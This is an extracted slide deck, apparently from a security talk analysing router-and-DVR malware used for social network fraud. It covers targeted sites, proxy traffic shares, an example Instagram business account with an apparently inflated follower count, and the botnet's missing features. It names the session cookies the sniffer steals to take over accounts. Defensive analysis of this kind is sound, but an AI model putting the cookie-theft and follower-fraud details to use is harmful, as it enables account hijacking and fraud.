
---

- Network sniffer was used to steal HTTP Cookies
  - Twitter: twll, twid
  - Facebook: c\_user
  - Instagram: ds\_user\_id
  - Google: SAPISID, APISID
  - Google Play / Android: LAY\_ACTIVE\_ACCOUNT
  - Youtube: LOGIN\_INFO

# Via Proxy Usage Analysis

---

- Nature of traffic
- Protocol
- Targeted social networks



**2%**  
Soundcloud

**3%**  
Others (Youtube, Yandex, Yahoo)

**47%**  
Instagram



**49%**  
Twitter / Vine

**59%**  
Yandex


**4%**  
Yahoo

**1%**  
Amazon Cloud


**37%**  
Youtube



# An Example



# An Example (cont.)



# An Example (cont.)

Instagram profile for @signe\_events. Bio: Signé Weddings | Events Tailored Events. Imagination Inspiration Aspiration beyond Realisation. Address. Follower count: 3430 (circled in red). Posts: 7, Following: 7.

Post 1: #Signé #weddings #events #riyadh #ksa #tulips #elegance #florals #white #vases #pure #princess #queens #bride #cosettelkamar. 90 likes, 22h.

Post 2: #Signé #weddings #lighting #LED #lights #bride #entrance #bridalwalk #princess #elegance #setup #dinner #hall #kosha #dubai #emirates #doha #events. 98 likes, 6 comments, 2d.

Post 3: #Signé #plusqueparfait #angel #theme #angelicbride #elegance #white #transparency #princess #bridal #unique #pink #babypink #ksa #riyadh #art #events. 97 likes, 2 comments, 2d.

Comment from nadine\_boulos: Lovely.

# An Example (cont.)

سنيية  
Signé

@ signe\_events [Follow](#)

Signé Weddings | Events Tailored  
Events. Imagination Inspiration  
Aspiration beyond Realisation. Address

10 Posts 11672 Follower 8 Following

105 4 3d

سنيية  
Signé

signe\_events  
#Signé #chocolate  
#imported #publicfigure  
#rimafrangieh #rimakarkafi

#Signé #kosha #lights #lighting  
#effects #butterfly #flowerslovers  
#stage #cute #fairy #amazing #ksa  
#riyadh #creativity #pqp  
#plusqueparfait #photography #LED  
#love #like

104 1 4d

#Signé #weddings #cosettelkamar  
#events #riyadh #trays #display  
#chocolate #queens #pearls #velvet  
#gold #elegance #white #princess  
#kosha #ksa #qatar #emirates #pqp  
#plusqueparfait #inlove #amazing  
#designs #art #creativity



# Anti-Tracking

---

- Whitelist means we can't use the proxy service to evaluate malware population
- Blind because of HTTPS enforced on social networks
- DNS Hijacking's Rogue DNS servers never revealed






Operator




Stolen browser cookies



Internet



Victim



Social network fraud

[...]



Other routers



Scanning all networks for devices to infect

DVR



ENJOY SAF

# A Strange Animal

---

# Different Focus

---

- not in the DDoS or bitcoin mining business
- no x86 variant found
- controlled by a single group of actors

# Missing "Features"

---

- No persistence mechanism
- No shell access for operators

# Thought Big, Realized Little?

---

- In social network fraud, network sniffer irrelevant
- DNS Hijacking possible but only for few devices
- No ad fraud, spam, DDoS, etc.

# Status

---

